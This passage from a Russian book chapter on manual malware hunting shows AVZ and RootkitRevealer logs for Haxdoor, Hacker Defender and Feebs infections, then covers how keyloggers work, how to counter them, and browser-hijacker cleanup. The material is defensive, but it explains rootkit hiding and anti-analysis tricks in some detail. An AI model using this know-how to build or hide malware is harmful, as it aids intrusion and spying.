Помимо перечисленных утилит и программ для исследования компьютера могут пригодиться специализированные ресурсы, которое могут выполнить те или иные проверки в OnLine-режиме.

## Сайт *http://www.virustotal.com/*

Данный сайт содержит массу достаточно интересной статистической информации, но его основная функция — проверка любого файла несколькими антивирусами. На момент написания этой главы на сайте применялось 24 антивируса. Данная проверка представляет огромный практический интерес, так как базы всех антивирусов постоянно обновляются и одновременное применение большого количества антивирусов существенно увеличивает шансы детектирования вредоносного объекта.

Как видно из рис. 3.26, переданный для анализа подозрительный файл был детектирован только четырьмя антивирусами из 24, что подтверждает эффективность подобной методики анализа.

Перед отправкой файла на анализ можно блокировать его автоматическую рассылку аналитикам. Для этого перед отправкой файла необходимо щелкнуть по кнопке **Distribute**, после чего она будет отображаться перечеркнутой.

Другой полезной функцией сайта является возможность включения SSL-шифрования передаваемой информации. Данный режим удобен в случае работы в Интернете через proxy-сервер с антивирусной защитой или применения иных средств фильтрации трафика.

## Сайт *http://virusscan.jotti.org/*

Сайт **virusscan.jotti.org** аналогичен по идеологии **www.virustotal.com**, но количество применяемых антивирусов меньше — 15 штук. Кроме проверки файла несколькими антивирусами на данном сайте имеется анализатор, выполняющий попытку определения упаковщика.






**Рис. 3.26.** Результаты сканирования подозрительного файла

# Выводы

Для проведения эффективного изучения компьютера, поиска и уничтожения вредоносных программ рекомендуется подготовить CD или Flash-диск, содержащий все описанные в данной главе бесплатные утилиты.



# Глава 4

# Методики исследования системы, поиска и удаления вредоносных программ

Итак, в предыдущих главах мы рассмотрели используемые разработчиками вредоносных программ технологии и утилиты, которые могут применяться для поиска вредоносных программ. Опираясь на эти данные, можно разработать стратегию проверки компьютера без применения антивирусной программы.

## Подготовка к анализу

Перед проведением анализа компьютера стоит найти ответ на ряд вопросов.

1. В чем заключается проблема с компьютером, в чем конкретно она проявляется. От точности ответа на данный вопрос зависит эффективность дальнейшего анализа — к сожалению, в большинстве случаев анализ начинается с формулировки вида "компьютер вроде бы тормозит".
2. При наличии внешних проявлений деятельности предположительно вредоносной программы необходимо установить периодичность их появления и проверить, связаны ли они с наличием доступа в Интернет.
3. Необходимо примерно определить момент вероятного появления вредоносной программы. Естественно, что точно установить это затруднительно, но приблизительный интервал с запасом установить необходимо. Зная интервал времени, можно как минимум произвести поиск на диске файлов, созданных в течение этого интервала времени.

4. Необходимо уточнить, какие действия выполнялись перед предположительным появлением вредоносной программы. Практика показывает, что появление ряда вредоносных программ происходит после установки какого-либо программного обеспечения, открытия подозрительных писем или интернет-сайтов.

# Поиск и нейтрализация руткитов

Поиск руткитов должен быть первым и обязательным шагом в исследовании системы. Это связано в первую очередь с тем, что руткит может активно противодействовать исследованию системы, маскируя процессы, файлы и ключи реестра. Борьбу с руткитами можно условно разделить на две стадии.

- Поиск руткита и регистрация факта его присутствия в системе. В случае обнаружения руткита необходимо определить его тип и оценить возможное вмешательство в систему.
- Нейтрализация руткита. Обычно сводится к восстановлению поврежденного программного кода в памяти и восстановлению адресов в таблице импорта (UserMode) и `KeServiceDescriptorTable` (KernelMode). Данная операция может выполняться с помощью программ типа AVZ либо посредством уничтожения исполняемых файлов руткита и перезагрузки.

Поиск руткита является сложной задачей ввиду многообразия типов руткитов и методик их реализации. Анализ может быть затруднен в случае наличия на исследуемом ПК приложений, выполняющих перехват функций для мониторинга системы или иных целей — например, антивирусов, Firewall, систем проактивной защиты. Рассмотрим на практике несколько типовых случаев поражения компьютера руткитом.

## Пример анализа — Backdoor.Haxdoor

Данный backdoor является одним из наиболее распространенных и типичных представителей backdoor-программ с руткит-маскировкой, осуществляемой с помощью драйвера уровня ядра. Для детектирования применим две утилиты — AVZ (листинг 4.1) и RootkitRevealer (листинг 4.2).

**Листинг 4.1. Фрагмент протокола AVZ**

```
Функция wininet.dll:InternetConnectA (229) перехвачена,
метод APICodeHijack.JmpTo

1.2 Поиск перехватчиков API, работающих в KernelMode
```

```
Функция ZwCreateProcess (2F) перехвачена (805B3543->F9E1C482),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

Функция ZwCreateProcessEx (30) перехвачена (805885D3->F9E20CE7),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

Функция ZwOpenProcess (7A) перехвачена (8057459E->F9E1C2F4),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

Функция ZwOpenThread (80) перехвачена (80597C0A->F9E1C7E8),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

Функция ZwQueryDirectoryFile (91) перехвачена (80574DAD->F9E1C368),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

Функция ZwQuerySystemInformation (AD) перехвачена (8057CC27->F9E1C7AE),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

Проверено функций: 284, перехвачено: 6, восстановлено: 0

 >>>> Обнаружена маскировка процесса 188 c:\windows\explorer.exe

5. Поиск перехватчиков событий клавиатуры/мыши/окон (Keylogger,
троянские DLL)

C:\WINDOWS\system32\mmx4xt.dll --> Подозрение на Keylogger
или троянскую DLL

Нейросеть: ошибка проверки

6. Поиск открытых портов TCP/UDP, используемых вредоносными программами

 В базе 319 описаний портов

 На данном ПК открыто 8 TCP портов и 11 UDP портов

 >>> Обратите внимание: Порт 16661 TCP - Backdoor.Haxdor.o ()
```

**Листинг 4.2. Фрагмент протокола RootkitRevealer**

```
C:\WINDOWS\system32\klgcptini.dat   21.04.2006 11:18      0 bytesHidden
from Windows API.

C:\WINDOWS\system32\mmx4xm.sys      21.04.2006 11:18      21.33 KB
       Hidden from Windows API.

C:\WINDOWS\system32\mmx4xt.dll      21.04.2006 11:18      38.71 KB
       Hidden from Windows API.

C:\WINDOWS\system32\qz.dll   21.04.2006 11:18      38.71 KB       Hidden
from Windows API.

C:\WINDOWS\system32\qz.sys   21.04.2006 11:18      21.33 KB       Hidden
from Windows API.

C:\WINDOWS\system32\stt82.ini       21.04.2006 11:18      320 bytes
       Hidden from Windows API.
```

Приступим к анализу протоколов. Для начала можно отметить, что Rootkit Revealer детектирует маскировку ряда файлов, в частности, mmx4xm.sys и mmx4xt.dll. Одновременно с этим AVZ обнаруживает подозрительные перехваты (и перехватчиком является тот самый маскируемый mmx4xm.sys) и внедрение в адресное пространство процессов, причем внедренная библиотека mmx4xt.dll также маскируется. Подобное совпадение в протоколах является неслучайным и позволяет однозначно судить о наличии руткита в системе. Для опыта можно с помощью FAR или аналогичного менеджера файлов зайти в папку C:\WINDOWS\system32\ и убедиться, что маскируемые файлы действительно невидимы.

Анализ перехваченных функций позволяет утверждать, что руткит отслеживает запуск процессов и потоков, получение информации о файлах и папках и получение информации о системе. Кроме перехвата функций AVZ детектировал маскировку процесса explorer.exe и прослушивание порта 16661 неопознанным процессом, что тоже является подозрительными моментами.

В качестве следующего шага выполним нейтрализацию перехватчиков руткита. Для этого в настройках AVZ включаем опции **Блокировать работу Rootkit UserMode** и **Блокировать работу RootKit KernelMode**.

**Листинг 4.3. Протокол AVZ в режиме нейтрализации руткитов**

```
1. Поиск RootKit и программ, перехватывающих функции API

1.1 Поиск перехватчиков API, работающих в UserMode

Функция ntdll.dll:LdrLoadDll (70) перехвачена, метод APICodeHijack.JmpTo

 >>> Код руткита в функции LdrLoadDll нейтрализован

Функция wininet.dll:InternetConnectA (229) перехвачена,
метод APICodeHijack.JmpTo

 >>> Код руткита в функции InternetConnectA нейтрализован

1.2 Поиск перехватчиков API, работающих в KernelMode

Функция ZwCreateProcess (2F) перехвачена (805B3543->F9E1C482),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

>>> Функция восстановлена успешно!

Функция ZwCreateProcessEx (30) перехвачена (805885D3->F9E20CE7),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

>>> Функция восстановлена успешно!

Функция ZwOpenProcess (7A) перехвачена (8057459E->F9E1C2F4),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

>>> Функция восстановлена успешно!

Функция ZwOpenThread (80) перехвачена (80597C0A->F9E1C7E8),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

>>> Функция восстановлена успешно!
```

```
Функция ZwQueryDirectoryFile (91) перехвачена (80574DAD->F9E1C368),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

>>> Функция восстановлена успешно!

Функция ZwQuerySystemInformation (AD) перехвачена (8057CC27->F9E1C7AE),
перехватчик C:\WINDOWS\system32\mmx4xm.sys

>>> Функция восстановлена успешно!

Проверено функций: 284, перехвачено: 6, восстановлено: 6

 >>>> Обнаружена маскировка процесса 188 c:\windows\explorer.exe
```

Как видно из протокола (листинг 4.3), AVZ рапортовал об успешной нейтрализации перехватов. Для контроля можно повторить данную операцию — второй запуск AVZ в режиме противодействия руткитам должен показать отсутствие перехватов. Если перехваты появляются вновь, то это означает, что руткит периодически проверяет свои перехватчики и восстанавливает их в случае нейтрализации. В нашем примере перехваты успешно нейтрализуются, но последующие сканирования показывают, что они были восстановлены. В такой ситуации наиболее эффективной мерой является удаление драйверов руткита и последующая перезагрузка. Перед удалением файлов есть смысл включить систему AVZ Guard, что уменьшит вероятность восстановления файлов в процессе перезагрузки.

В нашем случае после удаления маскируемых файлов mmx4xm.sys и mmx4xt.dll через отложенное удаление AVZ и перезагрузки повторная проверка показывает, что перехваты и маскировка процессов исчезли. Исчезновение перехватов является основным показателем того, что руткит успешно нейтрализован. В качестве завершающей стадии остается найти, изучить и удалить остальные маскируемые файлы, обозначенные в протоколе RootkitRevealer.

> ***НА ЗАМЕТКУ***
>
> Руткит может маскировать любые файлы, необязательно вредоносные. Поэтому перед удалением любого файла необходим анализ и создание резервной копии всех удаляемых файлов.

## Пример анализа — Backdoor.HackDef

Данный backdoor уже упоминался в *главах 2* и *3*, но он заслуживает детального рассмотрения. Полное название этой программы — Hacker Defender (**http://www.hxdef.org/**), по принципу действия он является классическим UserMode-руткитом. Распространяется Hacker Defender вместе с исходными текстами на Delphi, что привело к появлению огромного количества его клонов с незначительными модификациями.

В авторском варианте руткит является универсальным средством, которое может быть настроено с помощью INI-файла. В INI-файле описываются имена маскируемых процессов, ключей и значений реестра, а также номера маскируемых портов TCP и ряд других параметров.

Наиболее эффективной мерой против Hacker Defender является AVZ, который достаточно хорошо может блокировать перехваты в UserMode. Фрагмент протокола сканирования AVZ для компьютера, пораженного Hacker Defender, приведен в листинге 4.4.

**Листинг 4.4. Фрагмент протокола AVZ**

```
1. Поиск RootKit и программ, перехватывающих функции API
 >> Опасно ! Обнаружена маскировка процессов
 >>>> Обнаружена маскировка процесса 1532 hxdef100.exe
1.1 Поиск перехватчиков API, работающих в UserMode
Функция kernel32.dll:ReadFile (676) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:LdrLoadDll (70) перехвачена, метод APICodeHijack.JmpTo
Функция ntdll.dll:NtCreateFile (123) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtDeviceIoControlFile (154) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtEnumerateKey (159) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtEnumerateValueKey (161) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtOpenProcess (211) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtQueryDirectoryFile (234) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtQuerySystemInformation (263) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtQueryVolumeInformationFile (269) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtReadVirtualMemory (276) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtResumeThread (297) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtVdmControl (359) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:RtlGetNativeSystemInformation (609) перехвачена,
метод APICodeHijack.JmpTo
```

```
Функция ntdll.dll:ZwCreateFile (933) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwDeviceIoControlFile (963) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwEnumerateKey (968) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwEnumerateValueKey (970) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwOpenProcess (1020) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwQueryDirectoryFile (1043) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwQuerySystemInformation (1072) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwQueryVolumeInformationFile (1078) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwReadVirtualMemory (1085) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwResumeThread (1106) перехвачена,
метод APICodeHijack.JmpTo

Функция ntdll.dll:ZwVdmControl (1168) перехвачена,
метод APICodeHijack.JmpTo

Функция advapi32.dll:EnumServiceGroupW (210) перехвачена,
метод APICodeHijack.JmpTo

Функция advapi32.dll:EnumServicesStatusA (211) перехвачена,
метод APICodeHijack.JmpTo

Функция advapi32.dll:EnumServicesStatusExA (212) перехвачена,
метод APICodeHijack.JmpTo

Функция advapi32.dll:EnumServicesStatusExW (213) перехвачена,
метод APICodeHijack.JmpTo

Функция ws2_32.dll:WSARecv (71) перехвачена, метод APICodeHijack.JmpTo

Функция ws2_32.dll:recv (16) перехвачена, метод APICodeHijack.JmpTo
```

По протоколу видно, что перехватывается большое количество функций, в частности, функции, применяемые для работы с реестром, и функции, применяемые для получения системной информации. Использование RootkitRevealer позволяет подтвердить факт обнаружения руткита — в протоколе будет выявлена маскировка ряда файлов и ключей реестра (листинг 4.5).

**Листинг 4.5. Фрагмент протокола RootkitRevealer**

```
C:\test\hxdef100      21.04.2006 12:08      0 bytesHidden from Windows
API.
```

```
C:\test\hxdef100\hxdef100.2.ini     21.04.2006 12:08      3.61 KBHidden
from Windows API.
C:\test\hxdef100\hxdef100.exe       21.04.2006 12:08      68.50 KB
       Hidden from Windows API.
C:\test\hxdef100\hxdef100.ini       21.04.2006 12:08      3.78 KBHidden
from Windows API.
C:\test\hxdef100\hxdefdrv.sys       21.04.2006 12:08      3.26 KBHidden
from Windows API.
C:\test\hxdef100\src\src\hxdef100.dp21.04.2006 12:08      355.64 KB
       Hidden from Windows API.
C:\WINDOWS\Prefetch\HXDEF100.EXE-0D76D821.pf      21.04.2006 12:09
       6.13 KBHidden from Windows API.
```

Нейтрализация Hacker Defender осуществляется достаточно простым способом.

1. Производится сканирование компьютера AVZ с включенным противодействием руткитам, при этом выполняется нейтрализация перехватов.
2. В диспетчере процессов AVZ необходимо остановить маскируемые руткитом процессы (их легко найти по протоколу проверки или по протоколу исследования системы).
3. После нейтрализации руткита для процесса AVZ маскировка файлов и ключей реестра перестанет действовать, что позволяет удалить маскируемые файлы и ключи автозапуска, применяемые для автозагрузки руткита. После удаления файлов с помощью отложенного удаления необходима перезагрузка и контрольный запуск AVZ и RootkitRevealer для подтверждения факта успешного удаления руткита.

## Пример анализа — Worm.Feebs

Данный вирус-червь применяет руткит для маскировки своего присутствия на компьютере, затруднения анализа и лечения. Попытка анализа зараженного компьютера с помощью RootkitRevealer результатов не дает — он не обнаруживает скрытых файлов и ключей реестра. Попытка запуска AVZ приводит к немедленному завершению его работы, что наводит на мысль о том, что на компьютере имеется вредоносная программа, блокирующая запуск определенных процессов. В такой ситуации можно пойти двумя путями:

- применить запуск AVZ с включенной защитой (запуск с ключом `avz.exe ag=y`), это приведет к активации AVZ Guard и ряда аналогичных защитных механизмов;

- переименовать avz.exe, например, в 123.exe. Переименование очень часто помогает в таких случаях, особенно для программ, не имеющих механизмов самозащиты.

После активации защитного механизма удается запустить AVZ (в данном примере переименование тоже помогает, так как червь проверяет имя исполняемого файла) — листинг 4.6.

**Листинг 4.6. Протокол AVZ для ПК, зараженного червем Feebs**

```
1. Поиск RootKit и программ, перехватывающих функции API
 >> Опасно ! Обнаружена маскировка процессов
 >>>> Обнаружена маскировка процесса 1140 svchost.exe
1.1 Поиск перехватчиков API, работающих в UserMode
 Анализ kernel32.dll, таблица экспорта найдена в секции .text
Функция kernel32.dll:FindFirstFileA (209) перехвачена,
метод APICodeHijack.JmpTo
Функция kernel32.dll:FindFirstFileW (212) перехвачена,
метод APICodeHijack.JmpTo
Функция kernel32.dll:FindNextFileA (218) перехвачена,
метод APICodeHijack.JmpTo
Функция kernel32.dll:FindNextFileW (219) перехвачена,
метод APICodeHijack.JmpTo
Функция kernel32.dll:OpenProcess (629) перехвачена,
метод APICodeHijack.JmpTo
 Анализ ntdll.dll, таблица экспорта найдена в секции .text
Функция ntdll.dll:NtQuerySystemInformation (263) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:RtlGetNativeSystemInformation (609) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:ZwQuerySystemInformation (1072) перехвачена,
метод APICodeHijack.JmpTo
 Анализ user32.dll, таблица экспорта найдена в секции .text
 Анализ advapi32.dll, таблица экспорта найдена в секции .text
Функция advapi32.dll:RegEnumKeyA (471) перехвачена,
метод APICodeHijack.JmpTo
Функция advapi32.dll:RegEnumKeyExA (472) перехвачена,
метод APICodeHijack.JmpTo
Функция advapi32.dll:RegEnumKeyExW (473) перехвачена,
метод APICodeHijack.JmpTo
Функция advapi32.dll:RegEnumKeyW (474) перехвачена,
метод APICodeHijack.JmpTo
```

```
Функция advapi32.dll:RegEnumValueA (475) перехвачена,
метод APICodeHijack.JmpTo

Функция advapi32.dll:RegEnumValueW (476) перехвачена,
метод APICodeHijack.JmpTo

 Анализ ws2_32.dll, таблица экспорта найдена в секции .text

Функция ws2_32.dll:gethostbyname (52) перехвачена,
метод APICodeHijack.JmpTo

Функция ws2_32.dll:send (19) перехвачена, метод APICodeHijack.JmpTo

 Анализ wininet.dll, таблица экспорта найдена в секции .text

Функция wininet.dll:HttpOpenRequestA (203) перехвачена,
метод APICodeHijack.JmpTo

Функция wininet.dll:HttpOpenRequestW (204) перехвачена,
метод APICodeHijack.JmpTo

Функция wininet.dll:HttpSendRequestA (207) перехвачена,
метод APICodeHijack.JmpTo

Функция wininet.dll:HttpSendRequestW (210) перехвачена,
метод APICodeHijack.JmpTo

Функция wininet.dll:InternetReadFile (272) перехвачена,
метод APICodeHijack.JmpTo
```

Анализ перехваченных функций позволяет предположить, что червь может маскировать файлы на диске (функции `FindFirstFile` и `FindNextFile`), реагировать на открытие процессов (`OpenProcess`), маскировать процессы и загруженные библиотеки (`NtQuerySystemInformation`, `RtlGetNativeSystemInformation`, `ZwQuerySystemInformation`), производить мониторинг операций с реестром и маскировать ключи и параметры (функции `advapi32.dll:Reg*`), отслеживать обмен с Интернетом (функции `ws2_32.dll:gethostbyname` и `ws2_32.dll:send`, `wininet.dll:http*`).

Дальнейший анализ показывает еще одну интересную особенность червя. Попытка открытия маскируемого процесса приводит к немедленной ответной реакции — червь пытается принудительно завершить работу приложения, заинтересовавшегося замаскированным процессом. Это интересный и нестандартный защитный механизм, позволяющий червю бороться с антируткитами. Принцип действия подобной защиты основан на том, что обычный диспетчер процессов не видит маскируемый процесс, следовательно, не может открыть его. Утилита-антируткит может обнаружить маскируемый процесс и вполне логичным действием с ее стороны является открытие маскирующегося процесса для дальнейшего изучения или завершения — в этот момент сработает защитный механизм червя. Кроме того, подобный механизм защитит от простейших антируткитов, которые производят поиск маскируемых процессов методом перебора.

# Поиск клавиатурных шпионов

Методика поиска клавиатурного шпиона (кейлоггера) зависит от технологии слежения за клавиатурой, примененной разработчиком. В ходе поиска клавиатурных шпионов необходимо учитывать ряд моментов, общих для шпионов всех типов.

- Клавиатурный шпион должен каким-то образом загружаться при старте компьютера (метод автозапуска зависит от типа шпиона). В ходе анализа следует учитывать, что клавиатурный шпион может быть приписан к некоторому безопасному приложению по вирусному принципу — подобный подход позволяет замаскировать исполняемый файл и его автозапуск.
- Клавиатурный шпион должен тем или иным способом получать информацию о состоянии клавиатуры.
- Собранная информация должна либо сохраняться на диске, либо передаваться на компьютер злоумышленника в реальном времени. Следовательно, клавиатурный шпион можно вычислить мониторингом системы. Однако нужно учитывать, что обычно клавиатурные шпионы накапливают информацию в промежуточном буфере достаточно большого размера (от сотни байт до десятков килобайт) и сбрасывают ее на диск только после заполнения буфера.

## Кейлоггер на основе ловушек

Кейлоггеры данного типа встречаются чаще всего. Его присутствие в системе выдает библиотека с функцией ловушки, внедряемая во все GUI-процессы. Следовательно, для поиска кейлоггера достаточно проанализировать список библиотек, используемых GUI-процессами. Данную операцию можно проделать вручную или с помощью AVZ. Анализатор AVZ не только ищет посторонние библиотеки, но и производит их экспресс-анализ. Библиотеки, опознанные по базе безопасных AVZ или каталогу Microsoft, автоматически снимаются с подозрения, информация по остальным выводится в протокол. В качестве примера рассмотрим поиск клавиатурного шпиона на базе ловушек, рассмотренного в *главе 2 (пример размещен на прилагаемом к книге CD в папке kd1)*. После запуска этого примера регистрируется ловушка и в протоколе AVZ можно увидеть сообщение об обнаружении посторонней библиотеки (листинг 4.7).

**Листинг 4.7. Фрагмент протокола AVZ для демонстрационного кейлоггера**

```
5. Поиск перехватчиков событий клавиатуры/мыши/окон (Keylogger, троянские
DLL)
```

```
>>> E:\Delphi5\Delphi7\Projects\BHV\kd1\Key.dll --> С высокой степенью
вероятности обнаружен Keylogger или троянская DLL

E:\Delphi5\Delphi7\Projects\BHV\kd1\Key.dll>>> Нейросеть: файл
с вероятностью 99.80% похож на типовой перехватчик событий клавиатуры/мыши
```

Несмотря на достаточно четкое реагирование на посторонние DLL, анализатор не может дать ответ, является ли библиотека кейлоггером или троянской библиотекой. Более того, анализатор не может оценить вредоносность объекта — библиотека с ловушкой может применяться как для реагирования на "горячие клавиши", так и для шпионажа за пользователем — все зависит от того, для каких целей применяется получаемая ловушкой информация.

Более эффективным с точки зрения анализа является применение специализированных антикейлоггеров. Они в подавляющем большинстве построены по принципу перехвата применяемых кейлоггерами функций с последующим мониторингом их вызовов.

## Кейлоггер на основе циклического опроса клавиатуры

Несмотря на простоту реализации, шпион данного типа достаточно сложно обнаружить. Этому способствует несколько причин.

- Для шпионажа не применяются ловушки (следовательно, не вызываются функции установки ловушки и в процессы не подгружается посторонняя библиотека).
- Многие приложения опрашивают состояние клавиатуры в процессе работы, следовательно, обнаружение факта опроса клавиатуры не свидетельствует о наличии в системе кейлоггера.
- Опрос клавиатуры может производиться по условию, например, в случае наличия в фокусе клавиатурного ввода окна с заданным именем. Это еще больше усложнит поиск шпиона.

В настоящее время известна единственная эффективная методика противодействия данным шпионам. Она сводится к перехвату API-функции `GetAsyncKeyState` и ее аналогов и мониторинга ее вызовов. Далее возможны две стратегии противодействия.

- Пользователь получает уведомление о том, что некое приложение производит опрос клавиатуры и предлагается создать правило, разрешающее или запрещающее данную операцию.
- Антикейлоггер автоматически блокирует опрос клавиатуры. Обычно критерием блокировки является видимость окна приложения — если

окно видимо и находится в фокусе клавиатурного ввода, то приложению разрешен опрос клавиатуры. В противном случае в ответ на запрос состояния клавиатуры выводится ложная информация, как правило, о том, что все клавиши отпущены. В этом случае работа антикейлоггера практически незаметна для пользователя и работающих приложений. По данному принципу работают PrivacyKeyboard и AntiKeylogger, описанные в *главе 3*.

## Кейлоггер на базе руткит-технологии

Клавиатурный шпион данного типа не может быть обнаружен с помощью специализированных антикейлоггеров. В частности, описанные в *главе 3* PrivacyKeyboard и Advanced Anti Keylogger не регистрируют перехват функций и соответственно не могут противостоять кейлоггеру, работающему по руткит-принципу. Более того, встроенные в данные программы виртуальные клавиатуры оказываются неэффективными ввиду того, что приложения получают информацию о клавиатурных событиях через сообщения Windows. Следовательно, перехват функций типа `PeekMessage` и `GetMessage` позволит записывать информацию, вводимую с помощью экранной клавиатуры.

Противодействовать кейлоггеру данного типа можно с помощью антируткитов, выводящих для анализа информацию о перехваченных функциях. Подобную информацию, в частности, выводит встроенный антируткит AVZ. Заподозрить наличие руткита-кейлоггера можно анализом перехвата функций библиотеки user32.dll, предназначенных для работы с очередью сообщений. Особое внимание необходимо обратить на перехват функций `PeekMessage` и `GetMessage`.

# Типовые ситуации, возникающие в ходе лечения ПК, и их решение

Рассмотрим ряд типовых ситуаций, с которыми чаще всего приходится сталкиваться на практике в ходе диагностики и лечения компьютера, зараженного SpyWare или троянскими программами. В ходе рассмотрения основное внимание будет акцентировано на процессе анализа компьютера и ходе размышлений, позволяющих заподозрить те или иные файлы в качестве вредоносных программ. Важной особенностью анализа является то, что для его проведения не применяются отладчики и дизассемблеры, следовательно, подобный анализ доступен даже начинающему пользователю.

## Изменение настроек браузера

Изменение настроек браузера свидетельствует о наличии на компьютере программы класса Hijacker или вредоносной программы иного типа, которая обладает функциями Hijacker. Чаще всего от деятельности подобных программ страдают пользователи Internet Explorer, поскольку он в настоящий момент является самым распространенным браузером.

Можно выделить несколько настроек, которые чаще всего модифицируются программами типа Hijacker.

- Стартовая страница. Подмена стартовой страницы является самым распространенным проявлением Hijacker-программ. Видимые проявления — самопроизвольно изменяется стартовая страница браузера, причем в большинстве случаев попытки восстановления стартовой страницы результата не дают.
- Настройки префиксов протоколов.
- Страница поиска.
- Заголовок окна браузера.
- Список доверенных сайтов. Обычно в этот список добавляется несколько посторонних URL, как правило, принадлежащих сайтам, с которых ведется установка вредоносных программ.
- Настройки безопасности. В большинстве случаев разрешается загрузка и выполнение ActiveX-компонентов без запроса пользователя.
- В классификации лаборатории Касперского для программ данных типов предусмотрены категории Trojan.Win32.StartPage и Trojan.Win32.Lowzones.

Противодействие сводится к двум операциям.

1. Поиск и уничтожение вредоносной программы, выполняющей несанкционированное изменение настроек. В ходе поиска необходимо учитывать, что Hijacker мог однократно изменить настройки и самоуничтожиться, или настройки могли быть изменены вредоносным скриптом одной из посещенных страниц. Отправным моментом в поиске Hijacker может являться тот факт, что он должен каким-либо способом загружаться при запуске компьютера.
2. Восстановление настроек.

Восстановление настроек может осуществляться посредством AVZ в автоматическом режиме. Для этого необходимо вызвать менеджер восстановления настроек системы (**Файл | Восстановление системы**) и отметить один из следующих пунктов:

- **Сброс настроек префиксов протоколов Internet Explorer на стандартные** — выполняется удаление описанных в реестре префиксов протоколов и создание стандартных префиксов;

- **Восстановление стартовой страницы Internet Explorer** — производится сброс стартовой страницы на пустую и восстановление параметров, хранящих стартовую страницу по умолчанию;
- **Сброс настроек поиска и прочих настроек Internet Explorer на стандартные** — выполняет удаление существующих настроек поиска; кроме того, восстанавливается ряд второстепенных настроек, в частности, выводимый в заголовке окна текст.

Если по каким-либо причинам автоматическое восстановление не сработало, то можно вручную восстановить настройки с помощью редактора реестра (табл. 4.1).

***Таблица 4.1.*** *Ключи реестра, хранящие основные настройки Internet Explorer*

| Ключ | Параметр | Назначение |
|---|---|---|
